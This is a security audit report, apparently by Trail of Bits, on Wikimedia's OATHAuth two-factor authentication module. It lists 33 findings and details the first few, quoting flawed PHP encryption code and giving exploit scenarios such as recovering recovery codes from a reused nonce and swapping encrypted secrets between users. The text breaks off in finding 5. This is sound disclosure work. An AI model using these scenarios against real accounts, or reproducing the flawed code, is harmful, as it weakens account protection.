



Wikimedia Foundation

OATHAuth MediaWiki Module

Security Assessment

August 14, 2026

Prepared for:

Eric Mill

Wikimedia Foundation

Prepared by: **Scott Arciszewski and Thomas Chauchefoin**

Table of Contents

Table of Contents	1
Project Summary	3
Executive Summary	4
Project Goals	9
Project Targets	10
Project Coverage	11
Automated Testing	13
Summary of Findings	14
Detailed Findings	17
1. Recovery codes with attached data are stored in plaintext	17
2. Nonce reuse in recovery code encryption	19
3. Plaintext secrets are accepted when at-rest encryption is enabled	21
4. Encrypted 2FA secrets can be swapped between users	24
5. Lenient Base32 decoding in dependency christian-riesen/base32	27
6. The jakobo/hotp-php library does not fully implement RFC 6238	29
7. The DisableOATHForUser special page does not enforce sitewide blocks	31
8. WikiText markup can be injected on the OATHManage special page	33
9. TOTP resistance decreases with the number of registered authenticators	35
10. Missing CSRF token on ApiQueryOATH can enable XS-Leaks on other user's 2FA status	38
11. The disableoath rate limit counter is never incremented	40
12. Obsolete ApiOATHValidate endpoint exposes a TOTP validation oracle	42
13. Incomplete notifications and logging for security-sensitive 2FA operations	43
14. TOTP enrollment secret persists in session for full session lifetime	45
15. Unbounded recovery code generation via Recover2FAForUser	47
16. TOCTOU window on the badoath rate limiter allows extra verification attempts	49
17. CredentialForm.getErrorText falls back to rendering raw strings as HTML	51
18. Disable action bypasses mandatory 2FA enforcement, allowing downgrade to recovery codes only	53
19. Unbounded resource consumption in spomky-labs/cbor-php	56
20. Passkey registration mode is client-controlled and unenforced server-side	58
21. Deprecated SHA-1 algorithm accepted for WebAuthn ceremonies	60
22. No minimum RSA key size enforced for WebAuthn credentials	62
23. WebAuthn origin validation ignores the port component	64

24. WebAuthn challenges are valid for 24 hours	66
25. WebAuthn credential ID is not checked for cross-user uniqueness	67
26. TOTP rate limiting and replay protection fail open when there is no persistent cache backend and during outages	69
27. Bot password sessions bypass reauthentication for credential changes	71
28. Disabling 2FA does not require proof of the second factor	73
29. WebAuthn sign counter is never persisted after authentication	75
30. 2FA session flag persists after 2FA is disabled	77
31. Recovery code verification and consumption are not atomic	79
32. SecuritySensitiveOperationStatus hook can downgrade reauthentication requirements	81
33. WebAuthn API endpoints disclose credential metadata without reauthentication	83
A. Vulnerability Categories	85
B. Database Encryption Scheme Recommendations	87
C. Code Quality Issues	89
D. Proofs of Concept	91
D.1. TOB-WIKI2FA-22: Authentication with a 512-Bit RSA Passkey	91
D.2. TOB-WIKI2FA-19: CBOR Decoding Denial of Service	99
E. Fix Review Results	101
Detailed Fix Review Results	105
F. Fix Review Status Categories	110
About Trail of Bits	111
Notices and Remarks	112

Project Summary

Contact Information

The following project manager was associated with this project:

Kimberly Espinoza, Project Manager
kimberly.espinoza@trailofbits.com

The following engineering director was associated with this project:

Jim Miller, Engineering Director, Application Security and Cryptography
james.miller@trailofbits.com

The following consultants were associated with this project:

Scott Arciszewski, Consultant **Thomas Chauchefoin**, Consultant
scott.arciszewski@trailofbits.com thomas.chauchefoin@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
March 20, 2026	Pre-project kickoff call
March 30, 2026	Status update meeting #1
April 8, 2026	Delivery of report draft
April 10, 2026	Report readout meeting
May 1, 2026	Delivery of final comprehensive report
June 16, 2026	Delivery of final comprehensive report with fix review
August 14, 2026	Delivery of updated final comprehensive report with fix review

Executive Summary

Engagement Overview

The Wikimedia Foundation engaged Trail of Bits to review the security of the OATHAuth MediaWiki module, which implements two-factor authentication (2FA) and passwordless authentication.

A team of two consultants conducted the review from March 23 to April 3, 2026, for a total of four engineer-weeks of effort. Our testing efforts focused on attempting to bypass or downgrade the security of the implemented authentication factors, verifying the effectiveness of the rate-limiting layer against brute-force attacks, reviewing the implementation of cryptographic operations (e.g., for the custom database encryption scheme), reviewing the implementation of WebAuthn ceremonies and their conformance to standards and industry practices, and assessing general access control enforcement.

With full access to source code, documentation, and production and beta Wikimedia instances, we conducted static and dynamic testing of the OATHAuth extension and its dependencies, using both automated and manual processes. Due to the time-boxed nature of the engagement, our coverage of the WebAuthn dependencies (including but not limited to [web-auth/webauthn-lib](#), [web-auth/cose-lib](#), and [spomky-labs/cbor-php](#)) and adjacent MediaWiki features like reauthentication was partial and focused on the code paths exercised by OATHAuth.

Observations and Impact

The OATHAuth extension is a well-implemented 2FA system that meets the security expectations for its role in protecting MediaWiki user accounts. The codebase demonstrates sound design choices: it uses `libsodium` for at-rest database encryption, enforces 2FA requirements through hooks that strip groups and rights when factors are missing, and provides notifications for administrative actions on user accounts. Several of the issues identified in this review stem from edge cases inherited from third-party dependencies or from specification-level subtleties rather than from fundamental design flaws. The majority of the findings from this audit do not pose immediate risks to users and degrade the module's security only under very specific conditions.

However, one area of the extension that needs improvement is the encryption scheme for time-based one-time password (TOTP) secrets and recovery codes, which contains several interrelated weaknesses. All recovery codes for a given user are encrypted under the same nonce ([TOB-WIKI2FA-2](#)), which violates the security properties of the underlying XSalsa20-Poly1305 construction. The deserialization logic accepts plaintext secrets when a nonce field is absent, even when encryption is configured ([TOB-WIKI2FA-3](#)), and the encryption does not bind the ciphertext to a specific user identity, allowing an attacker with database write access to copy encrypted blobs between users ([TOB-WIKI2FA-4](#)). While

exploiting these issues requires prior database access, they undermine the value of the encryption layer as a secondary defense. [Appendix B](#) of this report proposes a PASETO-based scheme to address these findings and provide a reference implementation for other MediaWiki modules.

Support for TOTP factors requires a robust rate-limiting and replay-protection mechanism. A time-of-check-time-of-use (TOCTOU) race condition in all verification endpoints allows an attacker to exceed the configured limit of 10 attempts per minute by sending concurrent requests ([TOB-WIKI2FA-16](#)) or multiple recovery codes at the same time ([TOB-WIKI2FA-31](#)). The number of valid codes tested per verification attempt grows linearly with the number of registered TOTP keys ([TOB-WIKI2FA-9](#)), and both rate limiting and replay protection fail open when the cache backend is unavailable or misconfigured ([TOB-WIKI2FA-26](#)). Taken together, these issues weaken the brute-force resistance of the TOTP verification flow, which still provides additional security for accounts that opt in.

The review also identified minor weaknesses in reauthentication enforcement and the two-factor authentication lifecycle. Bot password sessions bypass the reauthentication gate for credential changes, allowing attackers to change the main account password through the API ([TOB-WIKI2FA-27](#)). Disabling 2FA does not require proof of the second factor to be removed when the session is within the reauthentication window ([TOB-WIKI2FA-28](#)), and the session flag that gates access to exclusive rights is not cleared upon removal ([TOB-WIKI2FA-30](#)), allowing an attacker who hijacks a session to retain elevated privileges.

While WebAuthn authenticators are ultimately client-controlled, the server should reject credentials that do not meet a baseline of cryptographic strength to protect users whose devices may generate weak keys. The OATHAuth module and its dependencies accept RSA-based credentials without validating the public key size ([TOB-WIKI2FA-22](#)), and accept assertions with deprecated algorithms ([TOB-WIKI2FA-21](#)). At the ceremony level, challenges remain valid for 24 hours instead of the 5 to 10 minutes recommended by the W3C specification ([TOB-WIKI2FA-24](#)), credential IDs are not checked for cross-user uniqueness ([TOB-WIKI2FA-25](#)), and the sign counter is not persisted after successful attestations ([TOB-WIKI2FA-29](#)). The origin validation path used by default in `web-auth/webauthn-lib` does not check the port component ([TOB-WIKI2FA-23](#)). Finally, attestation parsing relies on `spomky-labs/cbor-php`, which does not enforce limits on recursion depth, item counts, or arithmetic operands, allowing attackers to cause a denial-of-service by submitting specially crafted payloads ([TOB-WIKI2FA-19](#)). These findings are individually low-risk issues, but they indicate that the WebAuthn integration would benefit from a more thorough review of its configuration and its dependencies.

Recommendations

Based on the findings identified during the security review, Trail of Bits recommends that the Wikimedia Foundation take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of direct remediation or broader refactoring efforts. Remediation of the denial-of-service issue in the CBOR decoder ([TOB-WIKI2FA-19](#)) and the rate-limiting race condition ([TOB-WIKI2FA-16](#)) should be prioritized due to their low exploitation difficulty.
- **Redesign the at-rest encryption scheme for 2FA secrets.** The current encryption scheme has multiple weaknesses that reduce its value as a secondary defense. We recommend adopting another encryption scheme based on an AEAD construction that binds ciphertext to user identity, as suggested in [appendix B](#), to help address [TOB-WIKI2FA-2](#), [TOB-WIKI2FA-3](#), and [TOB-WIKI2FA-4](#).
- **Harden the rate-limiting and replay protection mechanisms.** Incrementing the rate limit counter before verification rather than after would reduce the TOCTOU window ([TOB-WIKI2FA-16](#)); note that this pattern also applies to recovery codes ([TOB-WIKI2FA-31](#)). Detecting and alerting on cache backend degradation would prevent silent fail-open behavior that reduces the security of TOTP factors ([TOB-WIKI2FA-26](#)). Setting a lower maximum number of registered TOTP keys would reduce the effective brute-force surface ([TOB-WIKI2FA-9](#)).
- **Enforce minimum cryptographic strength for WebAuthn credentials.** Rejecting RSA keys below 2048 bits ([TOB-WIKI2FA-22](#)) and deprecating SHA-1-based algorithms ([TOB-WIKI2FA-21](#)) would establish a floor of cryptographic strength for registered factors, regardless of potentially wrong client-side authenticator behavior. Most of these changes can first be implemented in OATHAuth and then upstreamed to the relevant dependencies.
- **Strengthen server-side state management for WebAuthn ceremonies.** Several findings show that security-relevant decisions rely on client-supplied parameters or are not enforced across ceremony steps. The passkey registration mode is controlled entirely by the client and not validated against the authenticator response ([TOB-WIKI2FA-20](#)), credential IDs are not checked for cross-user uniqueness ([TOB-WIKI2FA-25](#)), and the WebAuthn sign counter is never persisted after authentication ([TOB-WIKI2FA-29](#)). Storing ceremony parameters in the server-side session and validating authenticator responses against them would prevent clients from influencing security properties that should be server-enforced. In the long term, consider requiring self-attestations from WebAuthn authenticators to obtain proof of the ownership of the factor during registration.
- **Harden the reauthentication framework and the disable-2FA path.** Adding an `editmyprivateinfo` rights check to `ApiChangeAuthenticationData` would prevent bot password sessions from changing the main account password ([TOB-WIKI2FA-27](#)). Requiring proof of the second factor when users disable 2FA ([TOB-WIKI2FA-28](#)) and clearing the session flag on key removal ([TOB-WIKI2FA-30](#))

would help reduce the impact of session hijacking during the reauthentication window.

- **Expand the coverage of WebAuthn dependencies in future internal reviews.** The `web-auth/webauthn-lib`, `web-auth/cose-lib`, and `spomky-labs/cbor-php` libraries received partial coverage limited to the code paths exercised by OATHAuth but still yield impactful findings that indicate the need for further work to bring them closer to specifications ([TOB-WIKI2FA-21](#), [TOB-WIKI2FA-22](#), [TOB-WIKI2FA-23](#)) and reduce the risks of denial of service ([TOB-WIKI2FA-19](#)). A dedicated internal review of these libraries, including their CBOR processing, COSE algorithm implementations, and ceremony validation logic, would provide broader assurance for the WebAuthn integration.
- **Augment the existing unit and integration tests with mutation and fuzz testing.** Mutation tests can help determine the types of bugs in the source code that will not be caught by the unit test suite, and fuzz testing gives insight into how software behaves when given invalid inputs. They are complementary approaches that identify bugs that are not always obvious from reading the source code, and can be upstreamed to dependencies (e.g., `spomky-labs/cbor-php`).

Finding Severities and Categories

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

<i>Severity</i>	<i>Count</i>
High	2
Medium	9
Low	6
Informational	16
Undetermined	0

CATEGORY BREAKDOWN

<i>Category</i>	<i>Count</i>
Access Controls	9
Auditing and Logging	1
Authentication	3
Configuration	1
Cryptography	6
Data Exposure	1
Data Validation	5
Denial of Service	1
Session Management	2
Testing	2
Timing	2

Project Goals

The engagement was scoped to provide a security assessment of the OATHAuth module. Specifically, we sought to answer the following non-exhaustive list of questions:

- Can authentication be bypassed or downgraded by manipulating the 2FA enrollment, verification, or recovery flows?
- Are there race conditions, state confusion, or logic flaws in the handling of new account states introduced by the 2FA overhaul that could lead to unauthorized access or privilege escalation?
- Do the new authentication extensions properly validate inputs, enforce rate limiting, and prevent brute-force attacks against TOTP and WebAuthn challenges?
- Can attackers manipulate session state, tokens, or cookies to bypass 2FA requirements or gain access to accounts with elevated privileges?
- Are there vulnerabilities in the enrollment and de-enrollment processes that could allow unauthorized modification of a user's 2FA settings?
- Does the integration of new authentication methods create security gaps, such as inconsistent authentication requirements or the ability to mix authentication methods in unintended ways?
- Are cryptographic operations (including TOTP generation, challenge-response, and credential storage) implemented securely and resistant to timing attacks or cryptographic weaknesses?
- Could the authentication state machine be exploited through unexpected user flows, concurrent requests, or account-state manipulation to achieve account takeover or to bypass authentication?

Project Targets

The engagement involved reviewing and testing the following targets.

OATHAuth

Repository	wikimedia/mediawiki-extensions-OATHAuth
Version	ebcda89eb88ab216c2aab093fe182706e1d85815
Type	PHP

WebAuthn

Repository	wikimedia/mediawiki-extensions-WebAuthn
Version	30ad1784843cead7b2d25e3f576e99066a9a85b2
Type	PHP
Comment	Historical repository, now merged into the OATHAuth module.

Production Instances for Testing

URLs	https://auth.wikimedia.org https://test.wikipedia.org https://en.wikipedia.org
Accounts	Scott-Arciszewski-Trail0fBits Thomas-Chauchefoin-Trail0fBits Thomas-Chauchefoin-2-Trail0fBits
Comment	Access to production instances with regular user accounts. On https://test.wikipedia.org , these accounts are members of securitytester . This group can add other users to (and remove them from) securitytester2 , where 2FA is mandatory.

Beta Instance for Testing

URL	https://test.wikipedia.beta.wmcloud.org
Accounts	Scott-Arciszewski-Trail0fBits Thomas-Chauchefoin-Trail0fBits
Comment	Access to a beta instance with regular user accounts with elevated OATH permissions in the securitytester group to access 2FA recovery flow, access logs, etc.

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Automated code analysis using Semgrep and custom Claude skills (see [Automated Testing](#))
- Manual source code review and dynamic testing of the OATHAuth extension, including the following:
 - TOTP factor implementation: Enrollment, verification, rate limiting, replay protection, and general strength of effective TOTP settings
 - Recovery code factor implementation: Generation, encryption, consumption, and regeneration flows
 - WebAuthn integration for 2FA and passwordless authentication: Registration and authentication ceremonies, credential validation, challenge lifetime, and origin validation
 - Custom database encryption scheme for TOTP secrets and recovery codes
 - MediaWiki JWT implementation for session management
 - Notifications and logging for security-sensitive operations
 - Access control enforcement, including group-based 2FA requirements and block checks
 - Special pages (OATHManage, DisableOATHForUser, VerifyOATHForUser, Recover2FAForUser), API endpoints (ApiOATHValidate, ApiQueryOATH, ApiWebAuthn), migration scripts, and hooks
 - Session and authentication state management
- Review of important dependencies
 - [christian-riesen/base32](#), [jakobo/hotp-php](#), and [okvpn/clock-lts](#) for their conformance to the associated RFCs and general security
 - [endroid/qr-code](#) to verify it does not leak information to third parties
 - [spomky-labs/cbor-php](#) for RFC conformance and resource consumption on decoding of WebAuthn attestations

- `web-auth/webauthn-lib` and `web-auth/cose-lib`, with a focus on the features and code paths used by the OATHAuth module
- Mutation testing to assess the effective test coverage of OATHAuth, session, and authentication code in the MediaWiki core
- Best-effort review of adjacent MediaWiki core features, including bot password sessions, reauthentication for credential changes, and authentication-related hooks

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. During this project, we were unable to perform comprehensive testing of the following system elements, which may warrant further review:

- We did not review dependencies in versions more recent than those from `wikimedia/mediawiki-vendor`. Instances that are not operated by the Wikimedia Foundation may be running different versions of the dependencies.
- The review of the dependencies' code was limited to code paths exercised by OATHAuth and did not constitute an exhaustive review of overall features.
- Review of adjacent MediaWiki core features (JWT implementation for session management, reauthentication for sensitive actions, etc.) was conducted only on a best-effort basis to support the review of the OATHAuth module.
- The Wikimedia Foundation team is considering removing the `AUTHENTICATED_OVER_2FA` session flag and the `OATHEExclusiveRights` configuration setting from the OATHAuth module, so we limited our coverage of them.

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in-house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Semgrep	An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time	Public rules from the registry, including Semgrep Pro rules and Trail of Bits' internal rules
Genotoxic	A public Claude skill published by Trail of Bits, as part of the Trailmark plugin. Genotoxic triages mutation testing results using graph analysis and classifies surviving mutants as false positives, missing tests, or fuzzing targets.	Used with Opus 4.6

Summary of Findings

The table below summarizes the findings of the review, including details on type and severity.

ID	Title	Type	Severity
1	Recovery codes with attached data are stored in plaintext	Cryptography	Informational
2	Nonce reuse in recovery code encryption	Cryptography	Low
3	Plaintext secrets are accepted when at-rest encryption is enabled	Cryptography	Medium
4	Encrypted 2FA secrets can be swapped between users	Cryptography	Medium
5	Lenient Base32 decoding in dependency christian-riesen/base32	Testing	Informational
6	The jakobo/hotp-php library does not fully implement RFC 6238	Testing	Informational
7	The DisableOATHForUser special page does not enforce sitewide blocks	Access Controls	Medium
8	WikiText markup can be injected on the OATHManage special page	Data Validation	Informational
9	TOTP resistance decreases with the number of registered authenticators	Authentication	Medium
10	Missing CSRF token on ApiQueryOATH can enable XS-Leaks on other user's 2FA status	Data Exposure	Low
11	The disableoath rate limit counter is never incremented	Access Controls	Low

12	Obsolete ApiOATHValidate endpoint exposes a TOTP validation oracle	Access Controls	Informational
13	Incomplete notifications and logging for security-sensitive 2FA operations	Auditing and Logging	Informational
14	TOTP enrollment secret persists in session for full session lifetime	Session Management	Informational
15	Unbounded recovery code generation via Recover2FAForUser	Access Controls	Informational
16	TOCTOU window on the badoath rate limiter allows extra verification attempts	Timing	Medium
17	CredentialForm.getErrorText falls back to rendering raw strings as HTML	Data Validation	Informational
18	Disable action bypasses mandatory 2FA enforcement, allowing downgrade to recovery codes only	Access Controls	Informational
19	Unbounded resource consumption in spomky-labs/cbor-php	Denial of Service	High
20	Passkey registration mode is client-controlled and unenforced server-side	Data Validation	Informational
21	Deprecated SHA-1 algorithm accepted for WebAuthn ceremonies	Cryptography	Informational
22	No minimum RSA key size enforced for WebAuthn credentials	Cryptography	Medium
23	WebAuthn origin validation ignores the port component	Data Validation	Informational
24	WebAuthn challenges are valid for 24 hours	Configuration	Informational
25	WebAuthn credential ID is not checked for cross-user uniqueness	Data Validation	Low

26	TOTP rate limiting and replay protection fail open when there is no persistent cache backend and during outages	Authentication	Medium
27	Bot password sessions bypass reauthentication for credential changes	Access Controls	High
28	Disabling 2FA does not require proof of the second factor	Access Controls	Medium
29	WebAuthn sign counter is never persisted after authentication	Authentication	Low
30	2FA session flag persists after 2FA is disabled	Session Management	Medium
31	Recovery code verification and consumption are not atomic	Timing	Low
32	SecuritySensitiveOperationStatus hook can downgrade reauthentication requirements	Access Controls	Informational
33	WebAuthn API endpoints disclose credential metadata without reauthentication	Access Controls	Informational

Detailed Findings

1. Recovery codes with attached data are stored in plaintext

Severity: Informational

Difficulty: High

Type: Cryptography

Finding ID: TOB-WIKI2FA-1

Target: OATHAuth/src/Key/RecoveryCodeKeys.php,
OATHAuth/src/Key/EncryptionHelper.php

Description

When database encryption is enabled, `RecoveryCodeKeys::jsonSerialize` encrypts recovery codes without data through `encryptCode`, while codes with data (e.g., an expiry timestamp) are stored directly as a `[$code->getCode(), $code->getData()]` pair (figure 1.1). Because `getCode()` returns the plaintext recovery code, any code with a non-empty data array is persisted to the database without encryption, along with a nonce indicating that the record is encrypted.

```
// Ensure that all codes are encoded using the same nonce
$nonce = $codes[0]->getNonce() ?? $encryptionHelper->generateNonce();
$encryptedCodes = [];
foreach ( $codes as $code ) {
    if ( $code->getData() ) {
        $encryptedCodes[] = [ $code->getCode(), $code->getData() ];
    } else {
        $encryptedCodes[] = $code->encryptCode( $nonce );
    }
}

return [
    'recoverycodekeys' => $encryptedCodes,
    'nonce' => $nonce,
];
```

Figure 1.1: Recovery codes with data skip encryption

([mediawiki-extensions-OATHAuth/src/Key/RecoveryCodeKeys.php#L209-L223](#))

The corresponding deserialization path in `newFromArray` does not account for this inconsistency. When a nonce is set, all codes are loaded through `RecoveryCode::newFromEncrypted`, which attempts to decrypt them with `sodium_crypto_secretbox_open` (figure 1.2). The decryption will fail and raise an `UnexpectedValueException` (figure 1.3).

```
foreach ( $data['recoverycodekeys'] as $key ) {
    // (...)
    if ( isset( $data['nonce'] ) ) {
        $recoveryCodes[] = RecoveryCode::newFromEncrypted( $code,
$data['nonce'], $codeData );
    } else {
        $recoveryCodes[] = RecoveryCode::newFromPlaintext( $code, $codeData );
    }
}
```

Figure 1.2: Code assumes all codes are encrypted when a nonce is present.
([mediawiki-extensions-OATHAuth/src/Key/RecoveryCodeKeys.php#L38-L51](#))

```
public function decrypt( string $ciphertext, string $nonce ) {
    $plaintext = sodium_crypto_secretbox_open(
        Base32::decode( $ciphertext ),
        Base32::decode( $nonce ),
        $this->getKey(),
    );
    if ( $plaintext === false ) {
        throw new UnexpectedValueException( 'Unable to decrypt ciphertext' );
    }
    return $plaintext;
}
```

Figure 1.3: Decryption errors raise an `UnexpectedValueException`.
([mediawiki-extensions-OATHAuth/src/Key/EncryptionHelper.php#L69-L79](#))

This is a latent defect: non-encrypted codes with a nonce would not be usable during authentication because of the decryption exception, and no code path currently passes data to recovery code generation.

Recommendations

Short term, update `RecoveryCodeKeys::jsonSerialize` to encrypt recovery codes regardless of whether they have attached data. Add tests that cover the serialization round-trip of encrypted codes with data.

2. Nonce reuse in recovery code encryption

Severity: Low

Difficulty: High

Type: Cryptography

Finding ID: TOB-WIKI2FA-2

Target: OATHAuth/src/Key/RecoveryCodeKeys.php,
OATHAuth/src/Key/EncryptionHelper.php

Description

User recovery codes are treated as a distinct secondary factor. When database encryption is enabled, codes are encrypted with `sodium_crypto_secretbox` (based on XSalsa20-Poly1305). The key is fixed in the extension configuration (`OATHSecretKey`), and the same nonce is used for all codes of a given user (figure 2.1): reusing the same key and nonce pair across distinct plaintexts produces the same keystream for each code.

```
// Ensure that all codes are encoded using the same nonce
$nonce = $codes[0]->getNonce() ?? $encryptionHelper->generateNonce();
$encryptedCodes = [];
foreach ( $codes as $code ) {
    // (...)
} else {
    $encryptedCodes[] = $code->encryptCode( $nonce );
}
}
```

Figure 2.1: The same nonce is used for all codes.

([mediawiki-extensions-OATHAuth/src/Key/RecoveryCodeKeys.php#L209-L218](#))

The call to `encryptCode` forwards the nonce to `EncryptionHelper::encrypt`, which calls `sodium_crypto_secretbox` with the provided nonce (figure 2.2).

```
public function encrypt( string $plaintext, string $nonce = '' ) {
    // Generate a unique nonce
    if ( $nonce === '' ) {
        $nonce = $this->generateNonce();
    }
    // Nonces are expected to be Base32-encoded
    $nonce = Base32::decode( $nonce );

    $ciphertext = sodium_crypto_secretbox( $plaintext, $nonce, $this->getKey() );
    return [
        'secret' => Base32::encode( $ciphertext ),
        'nonce' => Base32::encode( $nonce ),
    ];
}
```

```
}
```

Figure 2.2: The `$nonce` parameter is decoded and used in the `sodium_crypto_secretbox` call. ([mediawiki-extensions-OATHAuth/src/Key/EncryptionHelper.php#L87-L100](#))

By contrast, `TOTPKKey::jsonSerialize` calls `EncryptionHelper::encrypt` without a nonce argument, which generates a fresh random nonce for each TOTP secret.

Exploit Scenario

An attacker gains read access to the `oathauth_devices` table through a distinct SQL injection vulnerability. They extract 10 encrypted recovery codes and the common nonce for a target user. By applying XOR to ciphertext pairs, they obtain the XOR of each pair of plaintext codes. If they can determine any one code through a separate channel, they can apply XOR to that code against all other pairs to recover the remaining nine codes. With prior knowledge of the target's password, they then use a recovered code to pass 2FA and gain access to the target account.

Recommendations

Short term, update the module to generate a unique nonce for each recovery code by calling `EncryptionHelper::generateNonce` once per code, and to store each nonce alongside its corresponding ciphertext. Remove the `$nonce` parameter from `EncryptionHelper::encrypt` to force the generation of a new nonce with every encryption, preventing similar issues in the future.

Long term, consider using `sodium_crypto_pwhash_str` to hash the recovery codes in the database, as knowledge of their plaintext value is not required for this secondary factor to work. Note that this would affect the user experience, as users would not be able to see their recovery codes again after their initial generation.

3. Plaintext secrets are accepted when at-rest encryption is enabled

Severity: Medium

Difficulty: High

Type: Cryptography

Finding ID: TOB-WIKI2FA-3

Target: OATHAuth/src/Key/TOTPKey.php,
OATHAuth/src/Key/RecoveryCodeKeys.php

Description

The OATHAuth module can encrypt TOTP secrets and recovery codes at rest if the **sodium** module is available and a valid \$wgOATHSecretKey is configured. The ciphertext is authenticated, meaning that an attacker without the key cannot craft arbitrary ciphertexts without failing the Poly1305 MAC check and raising an exception.

However, the deserialization logic in `TOTPKey::newFromArray` (figure 3.1) and `RecoveryCodeKeys::newFromArray` (figure 3.2) determines whether to decrypt solely based on whether a nonce field is present in the row. If the nonce field is absent, the data is loaded as plaintext.

```
public static function newFromArray( array $data ) {
    // (...)
    if ( isset( $data['nonce'] ) ) {
        $encryptionHelper = self::getEncryptionHelper();
        if ( !$encryptionHelper->isEnabled() ) {
            throw new UnexpectedValueException(
                'Encryption is not configured but OATHAuth is attempting
to use encryption'
            );
        }
        $data['encrypted_secret'] = $data['secret'];
        $data['secret'] = $encryptionHelper->decrypt( $data['secret'],
$data['nonce'] );
    } else {
        $data['encrypted_secret'] = '';
        $data['nonce'] = '';
    }

    return new static(
        $data['id'] ?? null,
        $data['friendly_name'] ?? null,
        $data['created_timestamp'] ?? null,
        $data['secret'] ?? '',
        $data['encrypted_secret'],
        $data['nonce']
    );
}
```

```
}
```

Figure 3.1: Deserialization of TOTP secrets
([mediawiki-extensions-OATHAuth/src/Key/TOTPKKey.php#L59-L86](#))

```
public static function newFromArray( array $data ) {
    // (...)
    $recoveryCodes = [];
    foreach ( $data['recoverycodekeys'] as $key ) {
        // (...)
        if ( isset( $data['nonce'] ) ) {
            $recoveryCodes[] = RecoveryCode::newFromEncrypted( $code,
            $data['nonce'], $codeData );
        } else {
            $recoveryCodes[] = RecoveryCode::newFromPlaintext( $code,
            $codeData );
        }
    }

    return new static(
        $data['id'] ?? null,
        null,
        $data['created_timestamp'] ?? null,
        $recoveryCodes,
    );
}
```

Figure 3.2: Deserialization of recovery codes
([mediawiki-extensions-OATHAuth/src/Key/RecoveryCodeKeys.php#L33-L59](#))

An attacker with database write access can replace any encrypted oad_data blob with a plaintext blob containing a known secret.

Exploit Scenario

An attacker with database write access updates a target user's row in the oathauth_devices table, replacing an encrypted TOTP secret or recovery codes with plaintext ones. If they know the target's password (e.g., if they obtain it through credential reuse or by brute-forcing or swapping the database hash), they can generate valid codes and compromise the account even if 2FA is enabled. The account keeps all roles and rights that require 2FA.

Recommendations

Short term, update both `TOTPKKey::newFromArray` and `RecoveryCodeKeys::newFromArray` to call `EncryptionHelper::isEnabled` and reject plaintext keys when encryption is configured, preventing such downgrade attacks. The code already prevents the use of encrypted values as plaintext on instances with encryption disabled.

Long term, store a version or format indicator alongside the encrypted data to make the expected format explicit rather than inferring it from the presence of optional fields. This will prevent similar downgrade attacks if the storage format evolves in the future.

4. Encrypted 2FA secrets can be swapped between users

Severity: Medium

Difficulty: High

Type: Cryptography

Finding ID: TOB-WIKI2FA-4

Target: OATHAuth/src/Key/EncryptionHelper.php,
OATHAuth/src/OATHUser.php, OATHAuth/src/Key/RecoveryCodeKeys.php

Description

The OATHAuth module can encrypt TOTP secrets and recovery codes at rest using sodium_crypto_secretbox (XSalsa20-Poly1305) with a global \$wgOATHSecretKey (figure 4.1). The ciphertext is authenticated, meaning an attacker cannot tamper with individual bytes without failing the Poly1305 MAC check and raising an exception. However, this scheme does not bind the ciphertext to any specific user identity.

```
public function decrypt( string $ciphertext, string $nonce ) {
    $plaintext = sodium_crypto_secretbox_open(
        Base32::decode( $ciphertext ),
        Base32::decode( $nonce ),
        $this->getKey(),
    );
    if ( $plaintext === false ) {
        throw new UnexpectedValueException( 'Unable to decrypt ciphertext' );
    }
    return $plaintext;
}
```

Figure 4.1: Data is authenticated, but not tied to a specific context.

([mediawiki-extensions-OATHAuth/src/Key/EncryptionHelper.php#L69-L79](#))

An attacker with write access to the oathauth_devices table can thus copy the encrypted blob from one user to another. Simply removing blobs would allow attackers to disable 2FA for a given user (figure 4.2), but hooks would then strip specific rights (figure 4.3) and groups (figure 4.4) upon login.

```
/**
 * @return bool Whether this user has two-factor authentication enabled or not
 */
public function isTwoFactorAuthEnabled(): bool {
    return count( $this->getKeys() ) >= 1;
}
```

Figure 4.2: A given user is considered to have 2FA enabled if they have at least one factor registered. ([mediawiki-extensions-OATHAuth/src/OATHUser.php#L116-L121](#))

```

public function onGetUserPermissionsErrors( $title, $user, $action, &$result ) {
    // (...)
    if (
        !$session->get( OATHAuth::AUTHENTICATED_OVER_2FA, false ) &&
        in_array( $action, $this->config->get( 'OATHExclusiveRights' ) )
    ) {
        $result = 'oathauth-action-exclusive-to-2fa';
        return false;
    }
    return true;
}

```

Figure 4.3: Configuration may mandate 2FA for specific rights.
([mediawiki-extensions-OATHAuth/src/Hook/HookHandler.php#L264-L279](#))

```

private function getDisabledGroups( User $user, array $groups ): array {
    $requiredGroups = $this->config->get( 'OATHRequiredForGroups' );
    // (...)
    $oathUser = $this->userRepo->findByUser( $user );
    if ( !$oathUser->isTwoFactorAuthEnabled() ) {
        // Not enabled, strip the groups
        return $intersect;
    }

    return [];
}

```

Figure 4.4: Configuration may mandate 2FA for specific groups.
([mediawiki-extensions-OATHAuth/src/Hook/HookHandler.php#L232-L249](#))

Exploit Scenario

An attacker registers a new factor (TOTP, recovery codes) for their account and keeps a copy of the associated plaintext values. They obtain write access to the database via a separate vulnerability and use the associated encrypted blob to replace the target's blob. If they know the target's password (through credential reuse, brute-forcing, or database hash swapping), they can generate valid codes and compromise the account despite 2FA. The account keeps all roles and rights that require 2FA.

Recommendations

Short term, switch from `sodium_crypto_secretbox` to `sodium_crypto_aead_xchacha20poly1305_ietf_encrypt`, passing the user's central identifier as an additional authenticated data (AAD) parameter. On decryption, supply the same user identifier. If an attacker swaps rows between users, the MAC check will fail, and decryption will be rejected. This change requires a data migration to re-encrypt existing rows with AAD.

Long term, review similar encryption schemes in MediaWiki to ensure they include user-specific context in the authentication tag. We also documented a database encryption scheme in [appendix B](#), based on Platform-Agnostic SEcurity Tokens (PASETO).

References

- [Libsodium Quick Reference: Similarly-Named Functions and Their Use-Cases](#)

5. Lenient Base32 decoding in dependency christian-riesen/base32

Severity: Informational

Difficulty: Not Applicable

Type: Testing

Finding ID: TOB-WIKI2FA-5

Target: christian-riesen/base32

Description

The Base32::decode implementation does not conform to RFC 4648.

